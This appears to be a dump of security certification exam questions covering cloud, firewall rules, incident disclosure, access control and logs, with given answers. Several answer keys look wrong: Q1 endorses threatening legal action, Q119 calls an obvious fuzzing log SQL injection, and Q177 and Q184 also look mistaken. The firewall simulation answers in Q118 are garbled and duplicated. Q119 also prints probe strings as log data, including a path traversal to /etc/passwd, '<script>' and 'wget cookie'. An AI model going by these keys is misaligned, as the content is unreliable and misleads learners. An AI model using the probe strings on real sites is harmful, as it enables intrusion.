A SaaS-based email service provider often receives reports from legitimate customers that their IP netblocks are on blacklists and they cannot send email. The SaaS has confirmed that affected customers typically have IP addresses within broader network ranges and some abusive customers within the same IP ranges may have performed spam campaigns. Which of the following actions should the SaaS provider perform to minimize legitimate customer impact?

- A. Inform the customer that the service provider does not have any control over third-party blacklist entries
- B. The customer should reach out to the blacklist operator directly
- C. Perform a takedown of any customer accounts that have entries on email blacklists because this is a strong indicator of hostile behavior
- D. Work with the legal department and threaten legal action against the blacklist operator if the netblocks are not removed because this is affecting legitimate traffic
- E. Establish relationship with a blacklist operators so broad entries can be replaced with more granular entries and incorrect entries can be quickly pruned

**Answer:** D

#### NEW QUESTION 91

Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

- A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
- B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
- C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
- D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

**Answer:** C

#### NEW QUESTION 96

After multiple service interruptions caused by an older datacenter design, a company decided to migrate away from its datacenter. The company has successfully completed the migration of all datacenter servers and services to a cloud provider. The migration project includes the following phases: Selection of a cloud provider Architectural design Microservice segmentation Virtual private cloud Geographic service redundancy Service migration The Chief Information Security Officer (CISO) is still concerned with the availability requirements of critical company applications. Which of the following should the company implement NEXT?

- A. Multicloud solution
- B. Single-tenancy private cloud
- C. Hybrid cloud solution
- D. Cloud access security broker

**Answer:** D

#### NEW QUESTION 100

A web developer has implemented HTML5 optimizations into a legacy web application. One of the modifications the web developer made was the following client side optimization: `localStorage.setItem("session-cookie", document.cookie);` Which of the following should the security engineer recommend?

- A. SessionStorage should be used so authorized cookies expire after the session ends
- B. Cookies should be marked as "secure" and "HttpOnly"
- C. Cookies should be scoped to a relevant domain/path
- D. Client-side cookies should be replaced by server-side mechanisms

**Answer:** C

#### NEW QUESTION 105

A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

- A. When it is mandated by their legal and regulatory requirements
- B. As soon as possible in the interest of the patients

- C. As soon as the public relations department is ready to be interviewed
- D. When all steps related to the incident response plan are completed
- E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

**Answer:** A

**NEW QUESTION 109**

A deployment manager is working with a software development group to assess the security of a new version of the organization's internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

- A. Static code analysis in the IDE environment
- B. Penetration testing of the UAT environment
- C. Vulnerability scanning of the production environment
- D. Penetration testing of the production environment
- E. Peer review prior to unit testing

**Answer:** C

**NEW QUESTION 110**

An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources.

Which of the following architectural decisions would BEST reduce the likelihood of a successful attack without harming operational capability? (Choose two.)

- A. Isolate the systems on their own network
- B. Install a firewall and IDS between systems and the LAN
- C. Employ own stratum-0 and stratum-1 NTP servers
- D. Upgrade the software on critical systems
- E. Configure the systems to use government-hosted NTP servers

**Answer:** BE

**NEW QUESTION 112**

A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

- A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
- B. Scan the website through an interception proxy and identify areas for the code injection
- C. Scan the site with a port scanner to identify vulnerable services running on the web server
- D. Use network enumeration tools to identify if the server is running behind a load balancer

**Answer:** C

**NEW QUESTION 114**

A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)

- A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
- B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
- C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
- D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
- E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication
- F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

**Answer:** CD

**NEW QUESTION 115**

An organization is currently working with a client to migrate data between a legacy ERP system and a cloud-based ERP tool using a global PaaS provider. As part of the engagement, the organization is performing data deduplication and sanitization of client data to ensure compliance with regulatory requirements. Which of the following is the MOST likely reason for the need to sanitize the client data?

- A. Data aggregation
- B. Data sovereignty
- C. Data isolation
- D. Data volume
- E. Data analytics

**Answer:** A

**NEW QUESTION 118**

Exhibit:

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action	Rule Order
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	PERMIT	↓
WEBAPP	10.1.5.50	ANY	DB	10.1.4.70	1433	UDP	DENY	↑ ↓
UNTRUST	ANY	ANY	ANY	ANY	ANY	TCP	PERMIT	↑ ↓
USER	10.1.1.0/24, 10.1.2.0/24	ANY	UNTRUST	ANY	80	TCP	PERMIT	↑ ↓
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	80	TCP	PERMIT	↑ ↓
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	DENY	↑

Compliance with company policy requires a quarterly review of firewall rules. You are asked to conduct a review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more secure. Given the following information perform the tasks listed below:

Untrusted zone: 0.0.0.0/0 User zone: USR 10.1.1.0/24 User zone: USR2 10.1.2.0/24 DB zone: 10.1.0/24

Web application zone: 10.1.5.0/24 Management zone: 10.1.10.0/24 Web server: 10.1.5.50

MS-SQL server: 10.1.4.70

MGMT platform: 10.1.10.250

Task 1) A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.

Task 2) The firewall must be configured so that the SQL server can only receive requests from the web server.

Task 3) The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.

Task 4) Ensure the final rule is an explicit deny.

Task 5) Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.

Instructions: To perform the necessary tasks, please modify the DST port, SRC zone, Protocol, Action, and/or Rule Order columns. Type ANY to include all ports. Firewall ACLs are read from the top down.

Once you have met the simulation requirements, click Save. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

A. Task 1: A rule was added to prevent the management platform from accessing the interne

B. This rule is not workin

C. Identify the rule and correct this issue.In Rule n

D. 1 edit the Action to Deny to block internet access from the management platform.SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

E. 6 from top, edit the Action to be Permi

F. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

G. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

H. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST ANY ANY WEBAPP 10.1.5.50 ANY TCP PERMITTask 4: Ensure the final rule is an explicit denyEnter this at the bottom of the access list i.

I. the line at the bottom of the rule: SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action ANY ANY ANY ANY ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

J. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action USER 10.1.1.0/24 10.1.2.0/24 ANY UNTRUST ANY 443 TCP PERMIT

K. Task 1: A rule was added to prevent the management platform from accessing the interne

L. This rule is not workin

M. Identify the rule and correct this issue.In Rule n

N. 1 edit the Action to Deny to block internet access from the management platfor

O. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

P. 6 from top, edit the Action to be Permi

Q. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

R. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

S. SRC Zone ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

T. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action USER 10.1.1.0/24 10.1.2.0/24 ANY UNTRUST ANY 443 TCP PERMIT

Answer: A

### NEW QUESTION 119

A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:

Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../../../etc/passwd
Monday 10:01:03	10.14.34.55	dddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeeeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	fffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiiiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	lllll	Phone	Widget1	None left

Which of the following is the MOST likely type of activity occurring?

- A. SQL injection
- B. XSS scanning
- C. Fuzzing
- D. Brute forcing

**Answer:** A

**NEW QUESTION 123**

A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded. Which of the following should be used to identify weak processes and other vulnerabilities?

- A. Gap analysis
- B. Benchmarks and baseline results
- C. Risk assessment
- D. Lessons learned report

**Answer:** D

**NEW QUESTION 127**

A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix. Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

- A. Antivirus
- B. HIPS
- C. Application whitelisting
- D. Patch management
- E. Group policy implementation
- F. Firmware updates

**Answer:** DF

**NEW QUESTION 131**

A Chief Information Security Officer (CISO) is reviewing and revising system configuration and hardening guides that were developed internally and have been used several years to secure the organization's systems. The CISO knows improvements can be made to the guides. Which of the following would be the BEST source of reference during the revision process?

- A. CVE database
- B. Internal security assessment reports
- C. Industry-accepted standards
- D. External vulnerability scan reports
- E. Vendor-specific implementation guides

**Answer:** A

**NEW QUESTION 134**

Security policies that are in place at an organization prohibit USB drives from being utilized across the entire enterprise, with adequate technical controls in place to block them. As a way to still be able to work from various locations on different computing resources, several sales staff members have signed up for a web-based storage solution without the consent of the IT department. However, the operations department is required to use the same service to transmit certain business partner documents.

Which of the following would BEST allow the IT department to monitor and control this behavior?

- A. Enabling AAA
- B. Deploying a CASB
- C. Configuring an NGFW
- D. Installing a WAF
- E. Utilizing a vTPM

**Answer:** B

**NEW QUESTION 137**

The legal department has required that all traffic to and from a company's cloud-based word processing and email system is logged. To meet this requirement, the Chief Information Security Officer (CISO) has implemented a next-generation firewall to perform inspection of the secure traffic and has decided to use a cloud-based log aggregation solution for all traffic that is logged. Which of the following presents a long-term risk to user privacy in this scenario?

- A. Confidential or sensitive documents are inspected by the firewall before being logged.
- B. Latency when viewing videos and other online content may increase.
- C. Reports generated from the firewall will take longer to produce due to more information from inspected traffic.
- D. Stored logs may contain non-encrypted usernames and passwords for personal website

**Answer:** A

**NEW QUESTION 141**

A security analyst has requested network engineers integrate sFlow into the SOC's overall monitoring picture. For this to be a useful addition to the monitoring capabilities, which of the following must be considered by the engineering team?

- A. Effective deployment of network taps
- B. Overall bandwidth available at Internet PoP
- C. Optimal placement of log aggregators
- D. Availability of application layer visualizers

**Answer:** D

**NEW QUESTION 145**

Ann, a member of the finance department at a large corporation, has submitted a suspicious email she received to the information security team. The team was not expecting an email from Ann, and it contains a PDF file inside a ZIP compressed archive. The information security team is not sure which files were opened. A security team member uses an air-gapped PC to open the ZIP and PDF, and it appears to be a social engineering attempt to deliver an exploit.

Which of the following would provide greater insight on the potential impact of this attempted attack?

- A. Run an antivirus scan on the finance PC.
- B. Use a protocol analyzer on the air-gapped PC.
- C. Perform reverse engineering on the document.
- D. Analyze network logs for unusual traffic.
- E. Run a baseline analyzer against the user's compute

**Answer:** B

**NEW QUESTION 149**

A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers. Which of the following BEST describes the contents of the supporting document the engineer is creating?

- A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
- B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.
- C. A set of formal methods that apply to one or more of the programming languages used on the development project.
- D. A methodology to verify each security control in each unit of developed code prior to committing the code.

**Answer:** D

**NEW QUESTION 150**

A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine

The SIEM must be able to identify traffic baseline anomalies

Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

- A. Autoscaling search capability
- B. Machine learning
- C. Multisensor deployment
- D. Big Data analytics
- E. Cloud-based management
- F. Centralized log aggregation

**Answer:** BD

#### NEW QUESTION 152

An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:

Active full-device encryption Enabled remote-device wipe Blocking unsigned applications  
Containerization of email, calendar, and contacts

Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

- A. Require frequent password changes and disable NFC.
- B. Enforce device encryption and activate MAM.
- C. Install a mobile antivirus application.
- D. Configure and monitor devices with an MD

**Answer:** B

#### NEW QUESTION 156

While attending a meeting with the human resources department, an organization's information security officer sees an employee using a username and password written on a memo pad to log into a specific service. When the information security officer inquires further as to why passwords are being written down, the response is that there are too many passwords to remember for all the different services the human resources department is required to use.

Additionally, each password has specific complexity requirements and different expiration time frames. Which of the following would be the BEST solution for the information security officer to recommend?

- A. Utilizing MFA
- B. Implementing SSO
- C. Deploying 802.1X
- D. Pushing SAML adoption
- E. Implementing TACACS

**Answer:** B

#### NEW QUESTION 160

Given the following code snippet:

```
SecCond = "1SS"  
SecStatus = false  
try (  
  if (SecStatus)  
    SecCond = "2SS"  
    console.log("ship to ship")  
  else  
    SecCond = "normal operations"  
    console.log("nothing to see here")  
} catch (e) {  
  SecCond = "normal operations"  
  console.log(e)  
  console.log("Exception logged")  
}
```

Which of the following failure modes would the code exhibit?

- A. Open
- B. Secure
- C. Halt
- D. Exception

**Answer:** D

#### NEW QUESTION 162

Following a merger, the number of remote sites for a company has doubled to 52. The company has decided to secure each remote site with an NGFW to provide web filtering, NIDS/NIPS, and network antivirus. The Chief Information Officer (CIO) has requested that the security engineer provide recommendations on sizing for the firewall with the requirements that it be easy to manage and provide capacity for growth.

The tables below provide information on a subset of remote sites and the firewall options:

Location	# of Users	Connectivity	Bandwidth Utilization
St.Louis	18	50 Mbps	20 Mbps
Des Moines	12	25 Mbps	19 Mbps
Chicago	27	100 Mbps	41 Mbps
Rapid City	6	10 Mbps	8 Mbps
Indianapolis	7	12 Mbps	8 Mbps

Vendor	Maximum Recommended Devices	Firewall Throughput	Full UTM?	Centralized Management Available?
A	40	150 Mbps	Y	Y
B	60	400 Mbps	N	Y
C	25	200 Mbps	N	N
D	25	100 Mbps	Y	Y

Which of the following would be the BEST option to recommend to the CIO?

- A. Vendor C for small remote sites, and Vendor B for large sites.
- B. Vendor B for all remote sites
- C. Vendor C for all remote sites
- D. Vendor A for all remote sites
- E. Vendor D for all remote sites

**Answer: D**

**NEW QUESTION 166**

A security researcher is gathering information about a recent spike in the number of targeted attacks against multinational banks. The spike is on top of already sustained attacks against the banks. Some of the previous attacks have resulted in the loss of sensitive data, but as of yet the attackers have not successfully stolen any funds.

Based on the information available to the researcher, which of the following is the MOST likely threat profile?

- A. Nation-state-sponsored attackers conducting espionage for strategic gain.
- B. Insiders seeking to gain access to funds for illicit purposes.
- C. Opportunists seeking notoriety and fame for personal gain.
- D. Hacktivists seeking to make a political statement because of socio-economic factor

**Answer: D**

**NEW QUESTION 167**

A security analyst is inspecting pseudocode of the following multithreaded application:

1. perform daily ETL of data
  - 1.1 validate that yesterday's data model file exists
  - 1.2 validate that today's data model file does not exist
  - 1.2 extract yesterday's data model
  - 1.3 transform the format
  - 1.4 load the transformed data into today's data model file
  - 1.5 exit

Which of the following security concerns is evident in the above pseudocode?

- A. Time of check/time of use
- B. Resource exhaustion
- C. Improper storage of sensitive data
- D. Privilege escalation

**Answer: A**

**NEW QUESTION 168**

A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review: Which of the following tools is the engineer utilizing to perform this assessment?

```

Password complexity           Disabled
Require authentication from a domain controller before sign in  Enabled
Allow guest user access      Enabled
Allow anonymous enumeration of groups  Disabled
    
```

- A. Vulnerability scanner
- B. SCAP scanner
- C. Port scanner
- D. Interception proxy

**Answer: B**

**NEW QUESTION 172**

The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues. Which of the following is the MOST important information to reference in the letter?

- A. After-action reports from prior incidents.
- B. Social engineering techniques
- C. Company policies and employee NDAs
- D. Data classification processes

**Answer: C**

**NEW QUESTION 177**

A systems administrator has installed a disk wiping utility on all computers across the organization and configured it to perform a seven-pass wipe and an additional pass to overwrite the disk with zeros. The company has also instituted a policy that requires users to erase files containing sensitive information when they are no longer needed.

To ensure the process provides the intended results, an auditor reviews the following content from a randomly selected decommissioned hard disk:

```
00000000000000000000000000000000
```

```
00000000000000000000000000000000
```

```
00000000000000000000000000000000
```

```
0000000000000000000000000000qjkeh
```

Which of the following should be included in the auditor's report based in the above findings?

- A. The hard disk contains bad sectors
- B. The disk has been degaussed.
- C. The data represents part of the disk BIOS.
- D. Sensitive data might still be present on the hard drive

**Answer: A**

**NEW QUESTION 181**

The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other user's emails. Review of a tool's output shows the administrators have used web mail to log into other users' inboxes. Which of the following tools would show this type of output?

- A. Log analysis tool
- B. Password cracker
- C. Command-line tool
- D. File integrity monitoring tool

**Answer: A**

**NEW QUESTION 182**

A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:

Configuration file 1: Operator ALL=/sbin/reboot Configuration file 2:

Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss Configuration file 3:

Operator:x:1000:1000:/home/operator:/bin/bash

Which of the following explains why an intended operator cannot perform the intended action?

- A. The sudoers file is locked down to an incorrect command
- B. SSH command shell restrictions are misconfigured
- C. The passwd file is misconfigured
- D. The SSH command is not allowing a pty session

**Answer: D**

**NEW QUESTION 184**

A company has gone through a round of phishing attacks. More than 200 users have had their workstation infected because they clicked on a link in an email. An incident analysis has determined an executable ran and compromised the administrator account on each workstation. Management is demanding the information security team prevent this from happening again. Which of the following would BEST prevent this from happening again?

- A. Antivirus
- B. Patch management
- C. Log monitoring
- D. Application whitelisting
- E. Awareness training

**Answer: A**

**NEW QUESTION 186**

An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has tasked a network security engineer with meeting the following requirements:

Encrypt all traffic between the network engineer and critical devices. Segregate the different networking planes as much as possible.

Do not let access ports impact configuration tasks.

Which of the following would be the BEST recommendation for the network security engineer to present?

- A. Deploy control plane protections.
- B. Use SSH over out-of-band management.
- C. Force only TACACS to be allowed.
- D. Require the use of certificates for AAA.

**Answer: B**

#### NEW QUESTION 191

A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

- A. Single-tenancy is often more expensive and has less efficient resource utilization.
- B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
- C. The managed service provider should outsource security of the platform to an existing cloud company.
- D. This will allow the new log service to be launched faster and with well-tested security controls.
- E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
- F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

**Answer: A**

#### NEW QUESTION 193

As a result of an acquisition, a new development team is being integrated into the company. The development team has BYOD laptops with IDEs installed, build servers, and code repositories that utilize SaaS. To have the team up and running effectively, a separate Internet connection has been procured. A stand up has identified the following additional requirements:

1. Reuse of the existing network infrastructure
2. Acceptable use policies to be enforced
3. Protection of sensitive files
4. Access to the corporate applications

Which of the following solution components should be deployed to BEST meet the requirements? (Select three.)

- A. IPSec VPN
- B. HIDS
- C. Wireless controller
- D. Rights management
- E. SSL VPN
- F. NAC
- G. WAF
- H. Load balancer

**Answer: DEF**

#### NEW QUESTION 198

A security architect is designing a system to satisfy user demand for reduced transaction time, increased security and message integrity, and improved cryptographic security. The resultant system will be used in an environment with a broad user base where many asynchronous transactions occur every minute and must be publicly verifiable.

Which of the following solutions BEST meets all of the architect's objectives?

- A. An internal key infrastructure that allows users to digitally sign transaction logs
- B. An agreement with an entropy-as-a-service provider to increase the amount of randomness in generated keys.
- C. A publicly verified hashing algorithm that allows revalidation of message integrity at a future date.
- D. An open distributed transaction ledger that requires proof of work to append entries

**Answer: A**

#### NEW QUESTION 203

A user asks a security practitioner for recommendations on securing a home network. The user recently purchased a connected home assistant and multiple IoT devices in an effort to automate the home. Some of the IoT devices are wearables, and others are installed in the user's automobiles. The current home network is configured as a single flat network behind an ISP-supplied router. The router has a single IP address, and the router performs NAT on incoming traffic to route it to individual devices.

Which of the following security controls would address the user's privacy concerns and provide the BEST level of security for the home network?

- A. Ensure all IoT devices are configured in a geofencing mode so the devices do not work when removed from the home network.
- B. Disable the home assistant unless actively using it, and segment the network so each IoT device has its own segment.
- C. Install a firewall capable of cryptographically separating network traffic, require strong authentication to access all IoT devices, and restrict network access for the home assistant based on time-of-day restrictions.
- D. Segment the home network to separate network traffic from users and the IoT devices, ensure security settings on the home assistant support no or limited recording capability, and install firewall rules on the router to restrict traffic to the home assistant as much as possible.
- E. Change all default passwords on the IoT devices, disable Internet access for the IoT devices and the home assistant, obtain routable IP addresses for all devices, and implement IPv6 and IPSec protections on all network traffic.

**Answer: B**



**Answer:** B

**NEW QUESTION 229**

An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing a vulnerability scan result from a recent web server scan.

Portions of the scan results are shown below: Finding# 5144322

First time detected 10 nov 2015 09:00 GMT\_0600

Last time detected 10 nov 2015 09:00 GMT\_0600

CVSS base: 5

Access path: http://myorg.com/maillinglist.htm

Request: GET http://maillinglist.aspx?content=volunteer Response: C:\Docments\MarySmith\maillinglist.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

- A. Response: C:\Docments\marysmith\maillinglist.pdf
- B. Finding#5144322
- C. First Time detected 10 nov 2015 09:00 GMT\_0600
- D. Access path: http://myorg.com/maillinglist.htm
- E. Request: GET http://myorg.come/maillinglist.aspx?content=volunteer

**Answer:** A

**NEW QUESTION 230**

A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and the analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is generating the same events. The analyst informs the manager of these findings, and the manager explains that these activities are already known and are an ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

- A. The analyst is red team The employee is blue team The manager is white team
- B. The analyst is white team The employee is red team The manager is blue team
- C. The analyst is red team The employee is white team The manager is blue team
- D. The analyst is blue team The employee is red team The manager is white team

**Answer:** D

**NEW QUESTION 234**

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After investigating the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types are MOST likely at risk of exposure based on this new threat? (Select TWO)

- A. Cardholder data
- B. intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

**Answer:** AC

**NEW QUESTION 237**

The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The security analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reactions, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following actions should the analyst take?

- A. Reschedule the automated patching to occur during business hours.
- B. Monitor the web application service for abnormal bandwidth consumption.
- C. Create an incident ticket for anomalous activity.
- D. Monitor the web application for service interruptions caused from the patching

**Answer:** C

**NEW QUESTION 240**

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a specific platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After the new vulnerability, it was determined that web services provided are being impacted by this new threat. Which of the following data types are MOST likely at risk of exposure based on this new threat? (Select Two)

- A. Cardholder data
- B. Intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

**Answer:** AC

**NEW QUESTION 243**

An analyst has noticed unusual activities in the SIEM to a .cn domain name. Which of the following should the analyst use to identify the content of the traffic?

- A. Log review
- B. Service discovery
- C. Packet capture
- D. DNS harvesting

**Answer:** D

**NEW QUESTION 248**

A technician receives the following security alert from the firewall's automated system:

```
match_time: 10/10/16 16:20:43
serial: 002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```

After reviewing the alert, which of the following is the BEST analysis?

- A. This alert is false positive because DNS is a normal network function.
- B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
- C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
- D. This alert indicates an endpoint may be infected and is potentially contacting a suspect hos

**Answer:** B

**NEW QUESTION 251**

An administrator wants to enable policy based filexible mandatory access controls on an open source OS to prevent abnormal application modifications or executions. Which of the following would BEST accomplish this?

- A. Access control lists
- B. SELinux
- C. IPtables firewall
- D. HIPS

**Answer:** B

**Explanation:**

The most common open source operating system is LINUX.

Security-Enhanced Linux (SELinux) was created by the United States National Security Agency (NSA) and is a Linux kernel security module that provides a mechanism for supporting access control

security policies, including United States Department of Defense–style mandatory access controls (MAC).

NSA Security-enhanced Linux is a set of patches to the Linux kernel and some utilities to incorporate a strong, filexible mandatory access control (MAC) architecture into the major subsystems of the kernel. It provides an enhanced mechanism to enforce the separation of information based on confidentiality and integrity requirements, which allows threats of tampering and bypassing of application security mechanisms to be addressed and enables the confinement of damage that can

be caused by malicious or flawed applications. Incorrect Answers:

A: An access control list (ACL) is a list of permissions attached to an object. An ACL specifies which users or system processes are granted access to objects, as well as what operations are allowed on given objects. ACLs do not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

C: A firewall is used to control data leaving a network or entering a network based on source and destination IP address and port numbers. IPTables is a Linux firewall. However, it does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

D: Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host. It does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

References:

<https://en.wikipedia.org/wiki/SeHYPERLINK> "https://en.wikipedia.org/wiki/Security-Enhanced\_Linux"curity-Enhanced\_Linux

**NEW QUESTION 256**

A systems administrator establishes a CIFS share on a UNIX device to share data to Windows systems. The security authentication on the Windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the UNIX share. Which of the following settings on the UNIX server would correct this problem?

- A. Refuse LM and only accept NTLMv2
- B. Accept only LM
- C. Refuse NTLMv2 and accept LM
- D. Accept only NTLM

**Answer:** A

**Explanation:**

In a Windows network, NT LAN Manager (NTLM) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users. NTLM is the successor to the authentication protocol in Microsoft LAN Manager (LANMAN or LM), an older Microsoft product, and attempts to provide backwards compatibility with LANMAN. NTLM version 2 (NTLMv2), which was introduced in Windows NT 4.0 SP4 (and natively supported in Windows 2000), enhances NTLM security by hardening the protocol against many spoofing attacks, and adding the ability for a server to authenticate to the client.

This question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2. Therefore, the answer to the question is to allow NTLMv2 which will enable the Windows users to connect to the UNIX server. To improve security, we should disable the old and insecure LM protocol as it is not used by the Windows computers.

Incorrect Answers:

